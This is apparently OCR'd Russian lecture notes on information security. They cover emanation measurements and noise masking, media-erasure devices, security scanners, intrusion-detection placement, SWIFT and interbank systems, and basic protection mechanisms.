


Рис. 10.18. Измерение уровня радиосигналов вещательных станций в диапазоне частот 100–10 МГц с помощью анализатора спектра FS300 и измерительной антенны АИЗ-3.




Рис. 10.19. Оценка эффективности маскирования радиосигналов вещательных станций в диапазоне частот 100–110 МГц с системой защиты Гром-ЗИ-4А (генератор шума Гром-ЗИ-4А и антенна дисконусная SI-5002.1)




Рис. 10.20. Поиск и измерение параметров радиосигналов вещательной станции в диапазоне частот 0.9–1.1 МГц с помощью анализатора спектра FS300 и измерительной антенны SI-5002.1




Рис. 10.21. Поиск и измерение параметров радиосигналов ретрансляторов сотовой связи GSM 1.9 ГГц с помочью анализатора спектра FS300 и измерительной антенны SI-5002.1




Рис. 10.22. Измерение уровня электрической составляющей электромагнитного фона в помещении с помощью анализатора спектра FS300 и измерительной антенны SI-5002.1




Рис. 10.23. Измерение уровня ПЭМИН системного блока ПК с помощью анализатора спектра FS300 и измерительной антенны SI-5002.1




Рис. 10.24. Оценка эффективности маскирования ПЭМИН системного блока ПК системой защиты Гром-ЗИ-4А (генератор шума Гром-ЗИ-4А и антенна дисконусная SI-5002.1)

Фильтр сетевой помехоподавлюящий ФСП-1Ф-7А

Для защиты радиоэлектронных устройств и средств вычислительной техники от высокочастотных помех и от утечки конфиденциальной информации по сетям электропитания 220 В, 50 Гц.

Рис. 10.25. Фильтр сетевой помехоподавлюящий ФСП-1Ф-7А

Табл. 10.6. Технические характеристики

Затухание по напряжению в каждом проводе двухпроводной сети в диапазоне частот от 0,15 до 1000 МГц	не менее 60 дБ
Величина падения напряжения на фильтре на частоте 50 Гц при максимальном токе 7А	не более 0,3 В
Класс электрозащиты фильтра	1 по ГОСТ 12.2.007.0-75
Вид климатического исполнения фильтра	УХЛ, категория 4.2 по ГОСТ 15150-63
Габариты	188x112x112 мм
Масса	не более 2 кг

Устройства уничтожения информации на магнитных носителях

СТЕК КДС Устройство быстрого стирания информации на кассетах и дискетах, питание 220В.

СТЕК КДА Устройство быстрого стирания информации на кассетах и дискетах, питание 12В.

СТЕК КДСА Устройство быстрого стирания информации на кассетах и дискетах, питание 12/220 В + ИБП.

СТЕК ВС Устройство быстрого стирания информации на видеокассетах, питание 220 В.

СТЕК ВА Устройство быстрого стирания информации на видеокассетах, питание 12 В.

СТЕК ВСА Устройство быстрого стирания информации на видеокассетах, питание 12/220В + ИБП.

СТЕК НС1 Устройство быстрого стирания информации на неработающем HDD, питание 220 В.

СТЕК НС2 Устройство быстрого стирания информации на работающем HDD, питание 220 В.

СТЕК НА1 Устройство быстрого стирания информации на неработающем HDD, питание 12/220 В.

СТЕК НА2 Устройство быстрого стирания информации на работающем HDD, питание 12/220 В.

СТЕК НСА1 Устройство быстрого стирания информации на неработающем HDD, питание 12/220 В, источник бесперебойного питания 24 часа.

СТЕК НСА2 Устройство быстрого стирания информации на работающем HDD, питание 12/220 В, источник бесперебойного питания 24 часа.

Устройство для быстрого уничтожения информации на НЖМД Стек-Н

Изделия Стек-Н предназначены для быстрого (экстренного) стирания информации, записанной на накопителях информации на жестких магнитных дисках, эксплуатируемых, так и не эксплуатируемых в момент стирания.

Рис. 10.26 Устройство для быстрого уничтожения информации Стек-Н

Основные особенности изделий серии Стек:

- предельно возможная скорость уничтожения информации;

- способность находиться во взведенном состоянии сколь угодно долго без ухудшения характеристик;
- возможность применения в дистанционно управляемых системах с автономным электропитанием;
- отсутствие движущихся частей;
- стирание информации, записанной на магнитном носителе, происходит без его физического разрушения, но после стирания использование НЖМД вновь проблематично.

Основные отличительные особенности базовых моделей устройства Стек-Н

1. Модель Стек-НС1 – ориентирована на создание рабочего места для быстрого стирания информации с большого количества винчестеров перед их утилизацией. Имеет только сетевое электропитание, характеризуется малым временем перехода в режим «Готовность» после очередного стирания. Модель имеет невысокую стоимость и предельно проста в управлении.

2. Модель Стек-НС2 – ориентирована на создание стационарных информационных сейфов для компьютерных данных, имеет только сетевое электропитание. Модель оборудована системами поддержания температурного режима НЖМД, самотестирования, а также может быть дооборудована модулем дистанционной инициализации.

3. Модель Стек-НА1 – ориентирована на создание портативных информационных сейфов для компьютерных данных, имеет сетевое и автономное электропитание. Модель оборудована системой самотестирования и модулем дистанционной инициализации.

Табл. 10.7. Основные технические характеристики

Параметр	Значение	
(Характеристика)	Стек-НС1(2)	Стек-НА1
Макс. продолжительность перехода устройства в режим «Готовность»	7..10 с	Не более 15 / 30 с[3)]
Длительность стирания информации на одном НЖМД	300 мс	
Электропитание изделия	~ 220 В, 50 Гц	~ 220 В, 50 Гц или внешний аккум. 12 В
Максимальная отводимая тепловая мощность	- (8 Вт)	-
Допустимая продолжительность непрерывной работы изделия:		
- в режиме «Готовность» - в цикле «Заряд»/»Стирание»	- не ограничена - не менее 0,5 ч	- не огр. / более 24 ч не менее 0,5ч / 30 раз
Габариты изделия	235x215x105 мм	

Примечания:

- Устройство может быть использовано для стирания информации с носителей других типов, помещающихся в рабочую камеру 145x105x41мм и имеющие аналогичные свойства.
- Изделие обеспечивает стирание полезной и служебной информации, записанной на магнитном носителе. Поэтому носитель может быть использован только при наличии спецоборудования. Кроме того, в ряде случаев возможно разюстирование блока головок.
- При электропитании от сети и от аккумулятора, соответственно.
- При емкости аккумулятора не менее 7 А*час.

Лекция 11. Программные средства защиты. Объекты и назначение программной защиты (2 часа)

Средства обеспечения безопасности компьютерных сетей

Межсетевые экраны

Межсетевые экраны (Firewall) обеспечивают безопасность при осуществлении электронного обмена информацией с другими взаимодействующими автоматизированными системами и внешними сетями, разграничение доступа между сегментами корпоративной сети, а также защиту от проникновения и вмешательства в работу АС нарушителей из внешних систем.

Межсетевые экраны, установленные в точках соединения с внешней сетью, обеспечивают защиту внешнего периметра сети предприятия и защиту собственных серверов, открытых для общего пользования, от несанкционированного доступа.

Средства анализа защищенности сетей

Перед подразделениями защиты информации и управлениями автоматизации организации периодически возникает задача проверки, насколько реализованные или используемые механизмы защиты соответствуют положениям принятой в организации политики безопасности.

Контроль эффективности защиты осуществляется с целью своевременного выявления и предотвращения утечки информации по техническим каналам за счет несанкционированного доступа к ней, а также предупреждения возможных специальных воздействий, направленных на уничтожение информации или нарушение нормального функционирования средств обработки и передачи информации.

Средства анализа защищенности, так называемые ***сканеры безопасности*** *(security scanners),* помогают определить ***факты*** наличия ***уязвимо-***

стей на узлах корпоративной сети и своевременно устранить их (до того, как ими воспользуются злоумышленники).

Сканеры безопасности выполняют серию тестов по обнаружению уязвимостей аналогичных тем, которые применяют злоумышленники при подготовке и осуществлении атак на корпоративные сети. Поиск уязвимостей основывается на использовании базы данных, которая содержит признаки известных уязвимостей сетевых сервисных программ и может обновляться путем добавления новых описаний уязвимостей. Сканирование начинается с получения предварительной информации о системе, например, о разрешенных протоколах и открытых портах, о версиях операционных систем и т.п., и может заканчиваться попытками имитации проникновения, используя широко известные атаки, например, подбор пароля методом «грубой силы» («brute force»).

Сканеры безопасности могут функционировать на:

а) *сетевом уровне* (например, **Internet Scanner** компании «Internet Security Systems» – «ISS»),

б) *уровне операционной системы (ОС*) (например, **System Scanner** компании «ISS»),

в) *уровне приложения* (например, **Database Scanner** компании «ISS»).

Средства анализа защищенности сетевых сервисов (служб)

Наибольшее распространение получили средства анализа защищенности сетевых сервисов (служб) и протоколов. Связано это, в первую очередь, с универсальностью используемых протоколов. Изученность и повсеместное использование таких протоколов, как IP, TCP, HTTP, FTP, SMTP и т.п. позволяют с высокой степенью эффективности проверять защищенность информационной системы, работающей в сетевом окружении.

Использование в сетях Internet/Intranet протоколов TCP/IP, которые характеризуются наличием в них неустранимых уязвимостей, привело к появлению в последнее время новых разновидностей информационных воздействий на сетевые службы и представляющих реальную угрозу защищенности информации. Средства анализа защищенности сетевых служб применяются для оценки защищенности компьютерных сетей по отношению к внутренним и внешним атакам. По результатам анализа защищенности сетевых сервисов этими средствами генерируются отчеты, включающие в себя список обнаруженных уязвимостей, описание связанных с ними возможных угроз и рекомендации по их устранению.

Типичная схема проведения анализа защищенности (на примере системы Internet Scanner) приведена на рисунке 11.1.




Рис. 11.1. Схема работы сканера безопасности

К числу средств анализа данного класса относится программа SATAN (автор В. Венема), Netprobe фирмы Qualix Group и Internet Scanner фирмы «Internet Security System Inc».

Средства анализа защищенности операционных систем

Вторыми по распространенности являются средства анализа защищенности операционных систем (например, UNIX и Windows NT). Однако из-за того, что каждый производитель вносит в операционную систему свои изменения (ярким примером является множество разновидностей ОС UNIX), средства анализа защищенности ОС анализируют в первую очередь общие параметры, характерные для всего семейства одной ОС. Лишь для некоторых систем анализируются специфичные для нее параметры.

Средства этого класса предназначены для проверки настроек операционных систем, влияющих на их защищенность. К таким настройкам можно отнести параметры учетных записей пользователей (account), например длину пароля и срок его действия, права пользователей на доступ к критичным системным файлам, уязвимые системные файлы, установленные patch'и («заплаты») и т.п.

Данные системы в отличие от средств анализа защищенности сетевого уровня проводят сканирование не снаружи, а изнутри анализируемой системы и не предполагают имитацию атак внешних злоумышленников. Кроме возможностей по обнаружению уязвимостей, некоторые системы анализа защищенности на уровне ОС, например, позволяют автоматически устранять часть обнаруженных проблем или корректировать параметры системы, не удовлетворяющие политике безопасности, принятой в организации.

Средства анализа защищенности операционных систем позволяют осуществлять ревизию механизмов разграничения доступа, идентификации и аутентификации, средств мониторинга, аудита и других компонентов операционных систем с точки зрения соответствия их настроек правилам, установленным в организации.

Кроме этого, средствами данного класса проводится контроль целостности и неизменности программных средств и системных установок и про-

верка наличия уязвимостей системных и прикладных служб. Как правило, такие проверки проводятся с использованием базы данных уязвимостей операционных систем и сервисных служб, которые могут обновляться по мере выявления новых уязвимостей. Системы анализа защищенности на уровне ОС могут быть использованы не только отделами защиты информации, но и управлениями автоматизации для контроля конфигурации операционных систем.

К числу средств анализа данного класса относятся:

- программное средство администратора ОС Solaris ASET (Automated Security Tool), которое входит в состав ОС Solaris;
- пакет программ COPS (Computer Oracle and Password System) для администраторов Unix-систем;
- система System Scanner (SS) фирмы «Internet Security System Inc.» для анализа и управления защищенность операционных систем Unix и Windows NT/ 95/98.

Средства анализа защищенности приложений

Средств анализа защищенности приложений на сегодняшний день не так много, как этого хотелось бы. Возможности по анализу защищенности приложений частично реализованы как в системах анализа сетевых сервисов, так и в системах анализа операционной системы (для широко распространенных прикладных систем, типа Web-браузеров – Netscape Navigator, Microsoft Internet Explorer и т.п.). Из средств, которые предназначены исключительно для анализа защищенности приложений, можно назвать, Database Scanner компании «Internet Security Systems Inc.», предназначенный для проверки целостности, прав доступа, подсистемы аутентификации и т.п. в СУБД Microsoft SQL Server, Sybase и Oracle.

Применяя средства анализа защищенности, можно быстро определить все узлы корпоративной сети, доступные в момент проведения тестирова-

ния, выявить все используемые в ней сервисы и протоколы, их настройки и возможности для несанкционированного воздействия (как изнутри корпоративной сети, так и снаружи). Эти средства также вырабатывают рекомендации и пошаговые меры, позволяющие устранить выявленные уязвимости (слабые места в защите) системы.

Средства обнаружения атак

В последнее время сообщения о проникновении в корпоративные сети и атаках на Web, FTP, почтовые и другие сервера появляются с ужасающей частотой. Злоумышленники преодолевают установленные в организациях защитные средства (системы аутентификации, межсетевые экраны и т.д.), установленные для разграничения доступа к ресурсам корпоративной сети. С ростом квалификации злоумышленники становятся более изощренными в разработке и применении методов проникновения за защитную преграду. Обнаружить таких злоумышленников очень трудно. Они маскируются под авторизованных пользователей, используют промежуточные узлы для сокрытия своего истинного адреса, осуществляют атаки распределенные во времени (в течение нескольких часов) и пространстве (одновременно с нескольких узлов) и т.д. Многие атаки осуществляются за очень короткое время (минуты и даже секунды), что также не позволяет обнаружить и предотвратить их стандартными защитными средствами. Необходимы динамические методы, позволяющие обнаруживать, оперативно реагировать и предотвращать нарушения безопасности.

Одной из технологий применения для обнаружения нарушений является технология обнаружения атак (intrusion detection).

Средства обнаружения атак (Intrusion Detection Tools) в сетях предназначены для осуществления оперативного (в реальном времени) контроля всего сетевого трафика, который проходит через защищаемый сегмент сети, и оперативного реагирования при обнаружении признаков атак (нападений на узлы и устройства корпоративной сети).

Варианты установки системы обнаружения атак

Существует три основных участка, где может быть установлен агент системы обнаружения атак.

1. В «демилитаризованной зоне». Основная цель такой установки – предотвращение атак на серверы и устройства, установленные внутри DMZ. Это особенно важно для межсетевого экрана, как точки поступления внешних данных во внутреннюю сеть. При размещении агента системы обнаружения атак в DMZ дополнительно защищается внешний периметр корпоративной сети от потенциальных атак.

2. За межсетевым экраном (снаружи). Основная цель указанной установки – обнаружение изменений настроек межсетевого экрана и контроль трафика, проходящего через него. Модуль слежения, установленный до межсетевого экрана, гарантирует:

- что межсетевой экран функционирует должным образом; он не скомпрометирован и его настройки несанкционированно не изменялись;
- что не используются обходные пути через межсетевой экран для атаки на внутреннюю сеть.

Также можно использовать эту конфигурацию совместно с предыдущей для проверки эффективности вашего межсетевого экрана. Например, путем сравнения числа атак, обнаруженных до и после межсетевого экрана.

3. На ключевых сегментах корпоративной сети (внутри). Большинство атак на узлы сети реализуется изнутри и многие организации принимают меры по уменьшению ущерба от таких атак путем установки системы обнаружения атак на критичных сегментах сети.

К другим вероятным местам размещения модулей слежения системы обнаружения атак можно отнести:

- размещение на главной сетевой магистрали для контроля межсегментного трафика;

- размещение сразу после модемной стойки – для защиты от НСД к сети по коммутируемым каналам и т.п.

SWIFT система телекоммуникационного обслуживания для банков

SWIFT (Society of Worldwide Interbank Financial Telecommunication) – ведущая международная организация в сфере финансовых телекоммуникаций, обеспечивает:

- оперативную,
- безопасную
- и абсолютно надежную передачу финансовых сообщений по всему миру.

Основными направлениями деятельности *SWIFT* являются предоставление:

- оперативного,
- надежного,
- эффективного,
- конфиденциального и
- защищенного от несанкционированного доступа телекоммуникационного обслуживания для банков и проведение работ по стандартизации форм и методов обмена финансовой информацией.

Основные исторические вехи создания SWIFT:

- поиск эффективных средств работы заставил в начале 1960-х годов собраться 60 американских и европейских банков для обсуждения создания системы стандартизации в международном банковском деле;
- несколько позже в 1972 г. эта инициатива официально была оформлена в проект;
- в 1973 году 239 банков из 15 стран Европы и Северной Америки учредили Сообщество всемирных интербанковских финансовых телеком-

муникаций (Society of Worldwide Interbank Financial Telecommunication – SWIFT) с целью создания международной сети для обмена данными финансовыми организациями;

- 9 мая 1977 г. состоялось официальное открытие сети (513 банков);
- к концу года число банков-членов увеличилось до 586, они обеспечивали ежедневный трафик до 500 000 сообщений.

Показатели SWIFT в мировом масштабе:

- 7000 банков и финансовых организаций, расположенных в 192 странах мира, более 20 000 терминалов;
- ежегодно передается 3,3 млн. финансовых сообщений;
- в 2000 году количество сообщений, преданных по каналам сети SWIFT, превысило 1,2 млрд;
- средний ежедневный объем платежных сообщений оценивается суммарной стоимостью более $5 трлн.;
- передаваемые поручения учитываются в виде перевода по соответствующим счетам «ностро» и «лоро», так же как и при использовании традиционных платежных документов;
- SWIFT гарантирует своим членам финансовую защиту.

Использование SWIFT в России:

- первый российский банк подключился к сети SWIFT в декабре 1989 года;
- российская национальная ассоциация SWIFT (РОССВИФТ) создана в мае 1994 г. как негосударственная, некоммерческая организация;
- в настоящее время наша страна занимает одно из первых мест в мире по количеству банков – членов SWIFT;16 апреля 2001: свою деятельность по сети SWIFT в РФ осуществляют в общей сложности 250 банков – членов SWIFT в 34 городах России.

Электронные системы межбанковских расчетов

Система телекоммуникационного обслуживания для банков SWIFT и другие системы обслуживания межбанковских операций являются объектами программных средств защиты.

Электронные системы банковских операций используются как:

- системы банковских сообщений и
- системы расчетов в банковской сфере.

Система банковских сообщений нужна для:

- оперативной пересылки и хранения расчетных документов,
- урегулирования платежей, которое предоставлено банкам-участникам.

Системы расчетов поддерживают выполнение:

- взаимных требований и
- обязательств членов электронных систем банковских операций.

Системы банковских сообщений:

- SWIFT – международная телекоммуникационная банковская сеть в мировом масштабе;
- Bankwire – частная электронная сеть банков США.

Системы расчетов:

- FedWire – сеть федеральной резервной системы (ФРС) США;
- Нью-йоркская международная платежная система расчетных палат CHIPS;
- Лондонская автоматическая система расчетных палат CHAPS;
- Sagntter Франция;
- FedWire и CHIPS обслуживают свыше 90% всех межбанковских внутренних расчетов в США;
- Отечественная система «Банковский информационный комплекс «ЦФТ-Банк» (Платформа развития на базе Oracle)» обслуживает примерно 25% всех межбанковских внутренних расчетов в России.

Лекция 12. Подходы к выбору средств защиты (2 часа)

Механизмы и средства защиты сетей

Принято различать механизмы защиты и средства, в которых эти механизмы могут быть реализованы. Можно перечислить порядка 15 основных защитных механизмов, однако количество средств, в которых они реализованы, перечислить сложно.

Основные механизмы защиты

Итак, для защиты компьютерных систем от неправомерного вмешательства в процессы их функционирования и несанкционированного доступа (НСД) к информации используются следующие основные методы защиты (защитные механизмы):

- ***идентификация*** (именование и опознавание), ***аутентификация*** (подтверждение подлинности) субъектов (пользователей) и объектов (ресурсов, компонентов, служб) системы;
- ***разграничение доступа*** пользователей к ресурсам системы и авторизация (присвоение полномочий) пользователям;
- ***регистрация и оперативное оповещение*** о событиях, происходящих в системе и имеющих отношение к безопасности;
- ***криптографическое закрытие*** хранимых и передаваемых по каналам связи данных;
- ***контроль целостности и аутентичности*** (подлинности и авторства) передаваемых и хранимых данных;
- ***изоляция (защита периметра) компьютерных сетей*** (фильтрация трафика, скрытие внутренней структуры и адресации путем трансляции адресов);
- ***контроль вложений*** (выявление компьютерных вирусов, вредоносных кодов и их нейтрализация);

- ***обнаружение и противодействие*** атакам (опасным действиям нарушителей);
- ***выявление уязвимостей*** (слабых мест) системы.

Перечисленные механизмы защиты могут применяться в конкретных технических средствах и системах защиты в различных комбинациях и вариациях. Наибольший эффект достигается при их системном использовании в комплексе с другими видами мер защиты.

Средства защиты сетей

Названные защитные механизмы (как, впрочем, и средства, в которых они реализованы) можно условно поделить на три группы.

К первой группе относятся все механизмы, кроме двух последних (обнаружение атак и выявление уязвимостей). Эти механизмы используются практически повсеместно, например, используемые в корпоративной сети операционные системы имеют встроенные возможности аутентификации, разграничения доступа и т.д. Межсетевые экраны обеспечивают безопасность при осуществлении электронного обмена информацией с другими сетями, разграничение доступа между сегментами корпоративной сети, а также защиту от проникновения и вмешательства в работу корпоративной сети нарушителей из внешних систем.

Вторая группа средств защиты – реализация механизма обнаружения атак или, более точно, непрерывного мониторинга событий, связанных с безопасностью. Система обнаружения атак должна фиксировать попытки нарушения безопасности. Очевидно, она должна иметь распределенную архитектуру. Обычно в состав системы обнаружения атак входят два типа компонентов:

- Инвентаризация служб и установленного ПО.

Системы анализа защищенности, также как и уязвимости, обнаруживаемые ими, могут быть классифицированы по различным критериям. Далее рассматриваются возможные варианты их классификации.

